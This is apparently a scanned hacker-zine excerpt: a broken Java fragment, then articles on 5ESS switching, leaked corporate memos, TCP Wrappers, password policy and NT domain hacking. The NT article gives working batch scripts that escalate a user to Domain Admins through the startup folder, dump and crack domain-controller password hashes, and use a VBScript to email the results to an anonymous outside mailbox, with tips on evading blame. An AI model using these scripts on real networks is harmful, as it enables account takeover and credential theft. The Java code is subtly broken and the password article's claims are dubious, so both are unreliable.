  public int [ ] getRandomOrder ( int l ) {
    int [ ] x = new int [ l ] ;
    for ( int i = 0 ; i < l ; i++ ) { x [ i ] = i ; }
    int tmp = 0 ; int p = 0; int q = 0 ;
    for ( int i = 0 ; i < l ; i++ ) {
      p = r . nextInt ( l ) ;
```

```
      q = r . nextInt ( l ) ;
      if ( p != q ) {
        tmp = x [ p ] ; x [ p ] = x [ q ] ; x [ q ] = tmp ;
      }
    }
    return x ;
  }

  /** This method executes the class methods in ( pseudo ) random order */
  public void executeMethods ( ) throws Exception {
    Method [ ] m = this . getClass ( ) . getDeclaredMethods ( ) ;
    int mg [ ] = new int [ m . length ];
    Object [ ] o = new Object [ 1 ] ;
    Object [ ] O = new Object [ 1 ];
    o [ 0 ] = new Boolean ( true ) ;
    O [ 0 ] = new Boolean ( false ) ;
    // get distinct precedence group for each method
    for ( int i = 0 ; i < m . length ; i ++ ) {
      if ( m [ i ] . getReturnType ( ) != int . class ) {
        mg [ i ] = 0 ;
      }
      else {
        mg [ i ] = ( ( Integer ) ( m [ i ] . invoke ( this , o ) ) ) . intValue ( ) ;
      }
    }
    // Count number of methods per distinct precedence group
    short [ ] cg = new short [ mg ] ;
    for ( int i = 0 ; i < m . length ; i ++ ) {
      cg [ mg [ i ] ] = ( short ) ( cg [ mg [ i ] ] + 1 );
    }
    // divide methods into precedence groups
     // first create precedence groups
    Method [ ] [ ] z = new Method [ mg ] [ ] ;
    for ( int i = 0 ; i < mg ; i ++ ) {
      z [ i ] = new Method [ cg [ i ] ] ;
    }
     // now initialize references to first free locations in each group
    for ( int i = 0 ; i < mg ; i ++ ) { cg [ i ] = 0 ; }
     // divide up method references
    for ( int i = 0 ; i < m . length ; i ++ ) {
      z [ mg [ i ] ] [ cg [ mg [ i ] ] ++ ] = m [ i ] ;
    }
    // execute methods in random order ( " 0 " methods do not get executed randomly )
    int [ ] y = null ;
    for ( int i = 1 ; i < mg ; i ++ ) {
      y = new int [ z [ i ] . length ] ;
      y = getRandomOrder ( y . length ) ;
      for ( int j = 0 ; j < y . length ; j ++ ) {
        z [ i ] [ y [ j ] ] . invoke ( this , O ) ;
      }
    }
  } // executeMethods

} // RandomRunner

/* End RandomRunner.java file */
```





Everything Your Parents Told You About ESS Was a Lie

by dalai
dalai@swbt.net
http://www.swbt.net/~dalai

Let's say two hypothetical people - we'll call them Mike and Tristan - decide to communicate over a long distance via telephone. Their calls are routed through the high-tech digital telephone grid of the new millennium and they talk about their favorite topic, procrastination, while enjoying a crisp and noise-free signal.

The systems which make up the network their voices will be routed over have changed dramatically over the years, especially in the long-haul nets. SS7 and the local offices however have remained surprisingly consistent, at least at theory of operation, their most notable changes being some growth to support modern trends such as residential broadband.

I guess I could just find a piece of software, grep it for 'strcpy()', write a played-out stack overflow exploit for it, and consider myself a hacker. Why not, so everyone else does, it's the trend nowadays. Nobody actually thinks or does their own thing anymore. To me at least, that doesn't cut it. I want more. So here I am venturing into a topic that has gone without much attention for the last couple of years, telephone switching. In particular I want to help people get up to speed on the way things are, and to get out of the mentality of the old, misleading telephony materials.

First, some background. The E5 is still in play. Minus occasional upgrades like the recent major E2k package, it still operates basically the same as it did ten years ago. Software centric and digital, the switch is the biggest class 5 in operation. It is modular in design and certain components can be added to the switch to facilitate the flexibility that may be required by a certain BOC or serving area. I'm going to talk about ASM, but first some background on AM.

AM/ASM

The Administrative Module is stored in a hospital-blue cabinet, and if you've ever seen an e5 up close you know what I'm talking about. It's just like any other shelf in the cabinet array. Its purpose is similar to the proverbial ESS control channel of which you've read in old LoD texts. The AM allows for centralization of administrative input for common configuration and operational tasks. Many aspects of the switch can be controlled by this module.

You can connect things to the AM, and that's the foundation for the creation of the ASM. The ASM is a rack mounted Sun, at least in any configuration that I've seen. Suns are amazing creatures in the telecom industry. You can even throw an SS7 stack on them nowadays. Can you wheel your UltraSparc into your CO and emulate an SS7 node? I don't see why not. Would it make you an asshole? Yes. But most of you don't care.

Anyways, the ASM connects to the AM of an ESS and is used for many things. For instance, software driven AMADNS runs via ASM. A lot of the things you think that you know about have already been replaced by applications running with the aid of the AM or ASM through AM. Telephony is a dynamic business folks. Trash your yellowed 80's textfile printouts and order some AT&T manuals.

ASM stands for Administrative Services Module. It connects directly to the AM via a bi-directional serial channel. The module itself is typically a Netra T-1120 "telco server" by Sun. It runs Solaris like any well-behaved Sun product. Thanks to Rixon for dirt on the Netra.


The system obviously has its own IP stack and connects to a proprietary local point of control network for regional switches, as well as a much larger network for software updates. It openly utilizes FTP and telnet for administrative tasks. UUCP is used to some degree. ASM's are connected to a centralized point. This point may control several E5's. That point is firewalled and connected VPN to another network for a little something called RSD.

The Remote Software Delivery system is there to speed up the process of switch software updates. Not necessarily just the software that drives the switch, more like the enhancements that are sent out on disk by Lucent periodically throughout the year. The claim is that RSD can reduce time to service for new features by half. The ASM plays a major role in the update.

I mentioned that ASM's are connected to "another network" for RSD. The ASM takes the in-core switch and merges it with the update, and then copies it back to the ESS. The quickest way to get a software package onto ASM is to download it directly from the developers. Lucent maintains a "feature server," called the SCANS. SCANS will be connected via VPN to either a centralized server for a group of switches, after which the clients can grab from this server, or the switches can connect directly to SCANS itself. In case a switch tech forgets how to use UUCP, SCANS accepts dial-in downloads.

Since it is handled in the AM, ASM can take over the recent change duties as well. RCMAC is usually handled in the AM nowadays, and since ASM was created to simplify and expand the AM's duties, it was ported over. There's a nice little user friendly system to administer RC now. It also makes for a nice centralization of Recent Change administration for your OSS group. So you see that theoretically if nothing ever needs to be troubleshot and no new circuits appear, we don't need anyone in the switch office at all. That's where RNMS comes in... but I'll save that for another day.

SS7 and FACS



The current ESS software version is 5E15. This version provides some SS7 enhancements which were not available in previous versions (although the software has always worked with SS7). A package now available to most switches is the "7R/E Packet Gateway." Using this system developed by Lucent, POTS calls destined for an ISP are trunked away from the voice switch and towards the ISP using a dedicated backbone. For once the telco makes a move for the service providers and not the other way around.

SS7 is all grown up. It's a full fledged protocol with its own layer model and everything. AT&T has created something called the CRP, which works basically like a customer premise's IP router, except it acts on WATS numbers. Where is this all leading? Routers that switch SS7 on the same wire as IP and voice? Equipment that conditions or switches without sticking to a specific group of protocols? Centralization of all public networks? Pretty cool stuff. You can dig Trauma Inc's nifty SS7 project, SevenStack.

What about the old systems you remember reading about? FACS is still used for handling service orders. The office where the entries are entered into FACS is connected to each of its client switching offices by a network which I know nothing about. What I do know is that FACS will propagate the orders to each switch that needs to be involved with the circuit maintenance or activation.

RCMAC and order processing haven't changed much. The bureaus you're familiar with are for the most part still intact and operating the same. Bell is really cultic and Telcordia (Bellcore) a dog chasing its tail. They'd all prefer things to stay exactly the way they are. It can take a long time to move up to switch tech, if you know what I mean.

Broadband and Security

POTS outside plant hasn't changed much minus the Pairgain and other loop concentrators. What has changed is the way people connect to data networks. Residential broadband is huge these days. To facilitate the large amounts of people who desire things like DSL, the telco wires up a FCOT (Fiber Central Office Terminal) in some or every area office. The FCOT pushes an OC link to whichever serving area where it will connect with a Remote Data Terminal. The RDT can feed out ISDN or DSL or whatever. This setup works similar to its copper equivalent in that lines are sent out in bulk and gradually stripped down to individual "pairs."

In some Lucent setups there is a system called ACA, Automatic Circuit Assurance. The job of this system is to spot potentially fraudulent calls. That is, calls which are extremely long in duration, or many calls of short duration in succession. The time limits imposed on either short or long calls are managed by the individual switch. If when the switch notices the ACA alarm the call is still active, the call will be monitored using "Busy Verification."


If you are dropped in on by a Bell tech using Busy Verification you will be notified with a tone. ACA is a feature used mostly on large PBX setups and is accompanied by the similar system CMS. Are you curious about tracing? You're traced the second you pick up the handset, plain and simple. No matter how careful you are, somewhere there's an office with a record of your call.

Dalai's Final Thoughts

Jerry Springer has it, why not me? This has been made possible by Chick-O-Stick and lots of Mountain Dew. Programming Winsock trojan's might have been cool in the 90's, but let's try to grow up in the new millennium. There's a lot more out there in telecom than you think, but no one's going to write it all down for you. Learning to research productively is a hack in itself.


If you enjoyed this you'll probably like what I've set up here: www.swbt.net/~dalai/bell/bell.html.

-dalai



MEMOS

MICHIGAN



Subject: Ameritech Long Distance in Michigan
Sent: 5/9/01 2:13 PM

Later today, Ameritech Michigan will take the next step in bringing full "Communications competition to Michigan when it submits a Notice of Intent to file" to the Michigan Public Service Commission (MPSC). This filing marks the first step in removing regulatory barriers to consumer choice of local and long distance telephone service in Michigan.

Today's filing will be followed, within several days, by a filing of Ameritech Michigan's "Performance and a Federal "Track A" test that shows the local market is open to competition by demonstrating that Ameritech provides non-discriminatory access and unbundled components of the network to competitors. The MPSC, Ameritech and other telephone companies doing business in Michigan have been working together in "collaborative" sessions for more than a year.

We expect the final [illegible] filing will be made to the MPSC late this year and [illegible], Michigan's application for full telephone competition will be before the Federal Communications Commission [illegible].

This is great news for Michigan consumers because [illegible] Ameritech's entry into long distance will bring substantial benefits to customers.

The strongest and loudest opposition will come not from consumers but directly from the long distance industry and from their front groups, like the so-called "Voices for Choices." They'll argue that the market in Michigan isn't open to competition. But you and I both know that simply is not true.

More than 200 companies are licensed to offer local service in Michigan.

Nearly 1 million lines are operated by competitors to Ameritech.

Competitors have located their equipment in 400 sites in Ameritech Michigan offices and have installed more than 300,000 lines connecting them to Ameritech's switching equipment.

The market for competition is open. It's time for Michigan consumers to have the same benefits of full competition consumers enjoy in Texas, New York, Oklahoma and Kansas.

This is an important step. Michigan is poised to be the first state in the Ameritech region to be approved for full competition. I know you share my excitement.


Soon, I am going to ask you to get personally involved in the 271 process. I may ask you to contact your legislators, officials in Lansing or Washington to help us make Ameritech long distance a reality in Michigan.

Gail Torreano

President, Ameritech Michigan

It's amazing what you can find in the trash and corporate hallways of Michigan. Above we have an example of how Ameritech plans on getting its way - by having its employees lobby their legislators. It's amusing to see the hostility towards "Voices for Choices," one of the long distance industry "front groups." That organization claims on its web page that "we've moved from seven Baby Bells and GTE to four phone giants who have consistently attempted to block competitors from entering the local markets." Who is a poor consumer to believe?

Below is an internal Ford advisory issued the day before our caravan to Detroit to defend ourselves against Ford's lawsuit. They really don't know what to expect from us, do they?



```
Subject: FW: Security Alert

Please forward this to everyone in Discovery today:

We have been advised by the Systems Group of a special security alert for
tomorrow. Apparently there will be a contingent of computer "hackers" in
town tomorrow to protest a lawsuit brought by Ford against a hacker site.
Therefore, we need to be particularly vigilant tomorrow regarding visitors
to our floors. Do not allow anyone you do not know who does not have a Ford
ID to enter our offices. If problems arise, contact me immediately on my
office telephone or my cell phone (734-645-[redacted]. You may also call Fairlane
Security at 323-6653

Gary Snyder
Counsel - Discovery Group
Office of the General Counsel
```

How to Become a Hacker Saint

by J-Fast

This article explains how a hacker can become an official "saint" as declared by the Pope. How likely is this to happen? Not very. But in theory it is possible. If you are looking forward to becoming a saint in this lifetime, forget about it. The process of canonization can't even start until 50 years after your death - and you'll need at least two miracles and a bunch of great characteristics called "eminent virtues." There is a fast-tracking procedure where the Pope can skip all the paperwork and just announce that you are "Equipolleat" and you are canonized immediately. Don't count on this though, unless you are an awesome person.

If you don't like attention - committees examining your every deed, interviewing other people about you, or reading everything that you wrote - perhaps being a saint isn't for you.

1) Die a Cruel, Horrible Death in the Name of the Church

As a hacker, you are already treated poorly by the media. You are prosecuted unjustly and reviled by the common person - similar to how Christians were viewed back in the old days. But in order to be considered a saint, you must go beyond this. You must die an awful, tortuous death in the name of the Church.

Vincent of Saragossa was stretched on a rack then laid on a red-hot gridiron. While all this was happening, they were also tearing out his flesh with big hooks. Beautiful Saint Agatha was stretched on a rack, had her breasts cut off, and was thrown naked into burning coal. Forty Christians were ordered to lie naked on a frozen lake until they died. Jonah had his body crushed to death in a wire press. Pelagia was roasted to death in a hollow bull made of bronze because she wouldn't marry the emperor's son. Florian was beaten twice and had his skin peeled slowly from his body before finally being weighed down by rocks and tossed into the river Enns.

Venanties was a tough one. They scourged him, burned him with flaming torches, knocked out his teeth, hung him upside down over a fire, broke his jaw, threw him to the lions, tossed him over a cliff, and finally cut his head off. Learn from these examples.

2) Live Like a Hermit

The less painful way to become a saint is to live an ascetic life. Hey, we hackers are already good at this! We spend hours alone at our computers. Back in the old days, saints used to live in caves. Paul the Hermit lived in caves in the desert for most of his life, and Mark lived in a cave that had a huge overhanging rock that could have fallen and crushed him at any moment.

I recommend building your own pillar like Simeon the Stylite and living there (rent free). Unfortunately, Simeon had to keep increasing the height of his pillar because crowds came to look at him. His pillar, where he lived for 37 years, eventually became 20 feet tall.

The bad part about living an ascetic life is that after awhile you begin to stink quite badly. The simple fact is that many saints stunk. St. Anthony never in his life washed his feet, and St. Sylvia never washed any part of her body except for her fingers.

3) Miracles - You'll Need Lots of Them

Here's the bad news: As I've already mentioned you'll need at least two miracles to your credit. Even worse, only miracles after your death count. Miracles are judged by a panel of theologians and sometimes "medical experts." Probably the best way to perform miracles after your death is via software that acts in the future. Perhaps a date triggers a virus or some other spectacular change in computers all around the world. I know, I know, this is a long shot.

To make it even tougher to become a saint, you need to perform another miracle even after your two previous miracles have been approved! Basically, the committee waits around until your third (or higher) miracle occurs. Because this miracle stuff is getting so ridiculous, the Church takes the easy way out. They exhume your body from the grave and examine it. If it is in relatively good condition - it isn't rotting too badly - then this can be considered a miracle because it shows that you truly are saintly. Therefore it is absolutely necessary that you invest in a firm, airtight coffin for your body to lay in and not rot too badly.

4) When all Else Fails Act Crazy

If you can't see yourself doing any of the above, the least you can do is live a religious hacker life and act insane. There were at least three saints who were nuts: Simeon Salus, Joseph of Copertino, and Christina.

The craziest saint of them all was Christina. One day she suffered a fit and lost consciousness. People thought she had died so they buried her - except she wasn't really dead. During the funeral she jumped out of her coffin. She also liked to be swung round and round on mill wheels. She hid in ovens to escape the smell of humans and one time in a church in Wellan, she sat in a fountain of water during the service.

In short, it's not impossible for a hacker to become a saint but it is pretty damn hard. The Catholic Church spends hundreds of thousands of dollars on the process that takes years. It took Joan of Arc almost 500 years after her death before she became a saint. Considering the large time frame, the extremely difficult tasks of performing miracles after your death, and the possibility of living in a stinking hut or being brutally tortured, it may not be worth it after all.

Misconceptions About TCP Wrappers

by Golden_Eternity

Both from reading through the articles and discussion forums on security, and in discussing security with friends, I have encountered some misconceptions surrounding hosts.deny/hosts.allow and TCP Wrappers. The purpose of this article is to clear up this confusion and hopefully raise some awareness about security. This document is not intended as a "how to," but more as an explanation of the theory behind hosts.deny and ipchains. This is aimed at Linux 2.2.x, but should translate well to other UNIX platforms.

hosts.deny and hosts.allow are the controlling configuration files for Wietse Venema's TCP Wrappers, with which you can "monitor and filter incoming requests for the SYSTAT, FINGER, FTP, TELNET, RLOGIN, RSH, EXEC, TFTP, TALK, and other network services." A brief intro can be found at ftp://ftp.porcupine.org/pub/security/tcp_wrappers_7.6.BLURB.

TCP Wrappers can be a useful tool, and most beginning security tutorials will state that you *must* have TCP Wrappers installed if your system is going to be secure. However, I have also found that many of these tutorials will describe methods of securing your system that eliminate the usefulness of TCP Wrappers, such as disabling inetd and, along with it, shutting down all the services that are wrapped by TCP Wrappers.

Daemons that are "wrapped" by TCP Wrappers are started by inetd in conjunction with tcpd[1]. Some examples are telnetd, ftpd, talk, finger, etc. The majority of these programs are the insecure daemons that just about every security tutorial will tell you to immediately comment out of inetd.conf, shutting them down on your system (once you restart inetd, of course). For the most part, this is good advice. Many of these services are not used by the common administrator and serve to create the potential for future exploit by an attacker.

Once the average person is done editing their inetd.conf file, they generally are down to just ftp and telnet being run by inetd[2]. However, they may also be running other services like a web server, mail server, or DNS server, which aren't being started by inetd. If this is the case, it is *very* important to understand how TCP Wrappers works, or else you may have a false sense of security.

Ignoring libwrap for the moment, services which are not started by tcpd are not protected by TCP Wrappers[1]. Because of this, if your security policy is to add hosts/networks to hosts.deny when you want to block them from accessing your server, then you are not actually blocking them from contacting many of your services, or the server in general. You may have a false sense of confidence that you are protected from this attacker. Meanwhile they are busy tracking down the latest BIND exploit, which will slip right past your hosts.deny rules and you'll never even know it. Lets take a look at how this works:

Here is the default configuration for in.telnetd from a standard RedHat 6.1 install:

```
telnet stream tcp nowait root
/usr/sbin/tcpd in.telnetd
```

When a host attempts to connect to the telnet server on this system, this is what happens (in a reasonable amount of detail):

1. inetd detects a connection to port 23 on the system. It recognizes that this is the port for telnet (based on the entry in /etc/services), and goes to start the server.

2. /usr/sbin/tcpd is called by inetd, to start in.telnetd. tcpd will check hosts.deny and hosts.allow against the inbound connection. /usr/sbin/tcpd is the wrapper.

3. If hosts.deny/hosts.allow permits the connection, in.telnetd is started. Otherwise, the connection is refused and logged through syslogd.

In the case of BIND, which is generally not started from inetd, the connection does not get intercepted by inetd, does not get passed to tcpd, and hosts.deny is never consulted. Also, simply starting a service from inetd does not ensure that it is protected via TCP Wrappers; there must be a wrapper designed for that particular daemon.

If you are using hosts.deny as your only means of blocking inbound traffic, you are *not* protecting yourself!

In order to block your Linux system from accepting data from a particular address, or fitting some other rules (like destination or source port, etc.), you will have to use ipchains or block the traffic before it reaches your host via a hardware firewall or router. For most home users, ipchains is the only real option.

Ipchains blocks traffic at the kernel level (this is why if you have a packet logged by ipchains, it will be the kernel sending the message to the logger), far before it is interpreted by inetd or tcpd.

The configuration for ipchains is more complicated than hosts.deny, and since the rules are stored in memory, rather than in a file, it gets reinitialized on every reboot. However, it is quite easy to build an ipchains ruleset to be executed on startup (e.g., the traditional rc.firewall), and the extra work is well worth the added security[3]. Alternatively, firewall software like portsentry may be configured to automatically create ipchains rules in the case of unexpected connection attempts.

So why not just start up all your daemons from inetd? This is possible, but if you are getting a lot of traffic to your site, the overhead may be more than your system can handle. inetd would have to intercept every inbound connection and start up a new server daemon[4]. This requires processor time and memory for the initial work where inetd recognizes an inbound connection, where it kicks off to tcpd, where tcpd checks hosts.allow and hosts.deny, and then you have to deal with the startup of the server daemon for each new connection. This is hardly an elegant option, and in many cases it just isn't possible.

Additionally is the potential for exploit of inetd. While I am not aware of any recent security issues directly affecting inetd, it does run as root, and so could potentially become the target of future exploits. For example, inetd might be vulnerable to the security problem that affected Linux kernel 2.2.15, where programs could become unable to alter their effective UID. This is conjecture on my part, but it does seem reasonable.

Footnotes

[1] Some daemons can be made aware of tcp_wrappers by inclusion of libwrap. In these cases, it is not necessary to start the program through inetd for hosts.deny to be checked. libwrap is not addressed in this article for two reasons: first, libwrap is a more advanced topic than this article was intended to be; second, a lack of information available to me at the time of writing prevents me from making any educated statements on the topic.

[2] SSH can be used to provide a secure replacement for telnet. SFTP and SCP are secure replacements for FTP. There are even free, easy to use client programs for SSH and SCP for windows such as PuTTY and WinSCP.

[3] RedHat introduced a shell script in version 6.2 that lets you interact with ipchains in the System V init style, including an option to save the current rules. This takes some of the work out of maintaining ipchains, but you will still need to custom-craft your ipchains rule set.

[4] As an example of this startup overhead, consider the ssh daemon. Each time sshd starts, it generates a new host key, which is very processor intensive. If the server was forced to generate a new host key for each inbound connection, the connection could possibly time out before the host key was ready. (Thanks to Matthew Block for pointing this out).


For more information:

IPCHAINS-HOWTO: http://www.linux-doc.org/HOWTO/IPCHAINS-HOWTO.html

TCPWrappers: http://www.linuxdoc.org/LDP/LG/issue46/pollman/tcpwrappers.html

The current version of this document can be found at: http://www.bhodisoft.com/bswopes/nht/ipchains-vs.-hosts.deny.html

Hacking an NT 4 Domain from the Desktop - Revisited



by Hi_Rise aka ASB

I previously showed how to gain administrative rights to both the local NT Workstation as well as the whole domain by simply placing the following script in the c:\winnt\profiles\all users\start menu\programs\startup folder and having an administrator log in:

```
Echo off
net users %username% password /active /domain /add
net localgroup administrators %username% /add
Net group "Domain Admins" %username% /add /domain
Net group "Guests" %username% /delete /domain
```

What I propose to add to this is a complete crack of every password listed in that domain. These passwords will be emailed to an annoymous mailbox of your choice, i.e. Hotmail, Lycos, etc.

To do this, you will need some extensive "inside" information about the domain, namely domain controllers. Keep in mind that this sort of action would be considered illegal and suspicious to anyone aware - so don't do it, and don't tell that you know how. The reason I perform(ed) this is because you can learn a lot about the people from their passwords. To crack the passwords, you will need a couple of applications that are available for free download. I'm sure we've all heard of L0phtcrack. In the source distribution of L0phtcrack are some command line executables for dumping passwords from the registry and cracking them with dictionary files and/or brute force. Specifically, we want the pwdump.exe and the lc_cli.exe files from the source. Optionally, there is also a passwd.txt file that we can use. It contains some common passwords and runs extremely quickly. Generally, I use the password file - just for shits and giggles. It can dramatically reduce the "crack" time.

Taking for granted that we have already gained domain admin rights by some manner, we can easily create a batch file for the dump and crack. Here is what mine might look like:

```
Echo off
pwdump.exe \\%domaincontroller%>pword.txt
lc_cli.exe -p pword.txt -o passwd.txt -b
```

This dumps the passwords from the domain controllers registry into a text file named pword.txt then runs the lc_cli.exe on that output using the password dictionary and brute force.

The actual crack time can take a very long time. In many cases it's easier to count crack time in days rather than hours. Ideally, you would want to have a very fast machine to do the cracking. The best crack time I can recall is approximately eight hours on nearly 200 user accounts. This was on an exceptional server that I had access to. Specifically, I believe it was a single 866 Mhz Intel with 1GB of RAM.

In my current position, I keep my computer running constantly because I have an unnamed distributed application running. I would highly recommend that you automate these actions so in case the plot has been uncovered you could claim ignorance. For example, I would schedule the dump, crack, and email to occur in sequence via a script run within the Schedule service. A task can be added with a command similar to the following:

```
at \\%servername% %12:01AM% /every Saturday "%path_to_batch_or_executable%"
```

There is also a tool available in the NT Resource kit called RCMD, which stands for Remote CoMmanD. There are two entities to this, and they are the client and server service. The client executable is rcmd.exe and the server service install is rcmdsvc.exe. Generally, this would require PCAnywhere access or direct terminal access to get the service installed on the server - unless you're aware that it's already installed. In the case that it's already installed on the server, you would place the client in the c:\winnt\system32 directory (or anywhere else listed in the path statement). Open a command prompt. Start, Run, cmd.exe for the newbies. Once the prompt is opened, type rcmd %servername%. This opens a shell on the target server and gives you full control over the executables we want to manipulate. For the sake of safety, I would probably place the files on a network share as read-only, and some inconspicuous user as the owner, i.e. guest.

At this point, we have done all that's necessary to dump and crack the passwords. What we want to do now is have either the encrypted passwords emailed to us immediately so that we can crack them at our leisure, or actually have the balls to use the target's resources to crack their own passwords as well as their own email system to send it out. Again, this requires some "knowledge" of the target. In order to email the passwords (in one form or another) we would have to be sure that the server had a configured email client. Technically, we could have the email sent from our own desktop, but that might lend itself to incriminating us.

Many shops have the Office suite installed on their servers but may not have an email account configured. This poses the greatest problem. Like I said before, we should either know that the server has Outlook configured, or email from the desktop. One thing that might save us from incrimination is the fact that this all occurs while we're not on the premises. To do the emailing, I create a VBScript for automating the process. I'm really just beginning the learning process myself so I won't go into much detail regarding the mechanics - because it was largely pieced together from examples I had available to me. This is a sample of what it might look like:

```
'SendEmailMessage.vbs
 Option Explicit
 Dim objOutlook, clsMessage, clsRecipient, objOutlookAttach

 Open Outlook Session
 Set objOutlook=CreateObject("Outlook.Application")
 Set clsMessage=objOutlook.CreateItem(0) 'Value of 0=MailItem

 With clsMessage
 Set clsRecipient=clsmessage.Recipients.Add("%InternetEmailAccount")
 clsRecipient.type=1 'Value of 1="To"
 clsMessage.Subject="Password Dump"
 clsMessage.Body="Here you go!"
 clsMessage.Importance=2 'Value of 2=Important
 Set objOutlookAttach=.Attachments.Add(\\%servername%\%sharename%\%file.txt%")

   clsRecipient.Resolve
   If not clsRecipient.Resolve Then
   clsMessage.Display
   End If
   clsMessage.Send
  End With

  Set clsMessage=Nothing
  Set objOutlook=Nothing
  WScript.Quit
```

Keep in mind that the subject, body, and importance could easily be monitored so we may benefit from keeping a low profile by labeling them with something else. On the other hand, we may find it more of a benefit to show the target just how simple and idiotic their security controls are and how unbelievably incompetent their staff are.

Popular Myths on Password Authentication

Stephen Thomas
stephenthomas@rampartsolutions.com

Security "experts" will typically recommend non-sensible and arcane password schemas in which the user is expected to use a "strong" password incorporating lowercase, uppercase, numbers, and special characters into a seven plus character phrase.

Said "experts" will tell you that should a system attacker gain access to your NT SAM hive or /etc/passwd (/etc/shadow for those of you paying attention), then it is only a matter of time before he will crack all of your passwords, with the weaker combinations falling victim first.

Experience tells us that if an attacker has access to these password archives, then your security problems are much more serious than users having passwords such as "alice" or "spot".

Further, given current gigahertz computing and ever-increasing performance in mainstream computers, one could argue that passwords of any length are insecure and would eventually become trivial to determine.

So given that our password archives are secured and we are not distributing copies of our SAM hive around on floppy disks, where does the threat exist with password authentication?

It is an elementary exercise in scripting to attempt multiple logins given an account name using several potential passwords. The common response to this brute force approach is to disable the account after n bad login attempts. This is not an entirely bad approach. Assuming n is not too small, it does act as somewhat of an intrusion detection mechanism. The caveat here is that it is still a trivial exercise to attempt to login n times using a null password with the intent of locking users out of their own accounts.

The threat of such malicious activity within your own organization may or may not be trivial. Ideally, n is set high enough that system administrators are alerted before anyone is locked out of their account but low enough such that a brute force attack does not actually succeed.

This is where we rely on probability. Assume we are going to enforce a password length of at least y characters, and all of our users are not inclined to use any more. Further assume we are using a set of x possible characters to create the actual password.

The solution set of all possible passwords is thus x^y. If we require only lower case letters and a minimum password length of seven characters, then the solution set is 26^7 or 8,031,810,176 possible passwords.

However, the two largest dictionaries each include around half a million words, of which a liberal estimate of 1/10 are equal to seven letters. So an educated attacker might reduce the aforementioned solution set to 50,000 words.

Given a solution set of z possibilities, the statistics are favorable that you will find a match given z/2 opportunities. If we want to ensure that the probability of someone guessing a solution from the set of z possibilities is very low (less than 0.1%), we must ensure that the number of guesses (analogous to our variable n) is less than z/1000.

Assuming we are susceptible to a "dictionary" attack and we enforce a seven character lowercase letter password, we can allow 49 logins before we disable an account and still have a high level of assurance (99.9%) that our accounts have not been compromised.

Varying the length of the password beyond seven characters and including uppercase letters, numbers, and special characters only obfuscate the password to the user and provide a negligible statistical increase in defense against a realistic brute force attack. In fact, such passwords can detract from system security as they are more inclined to be written down and thus susceptible to circulation.

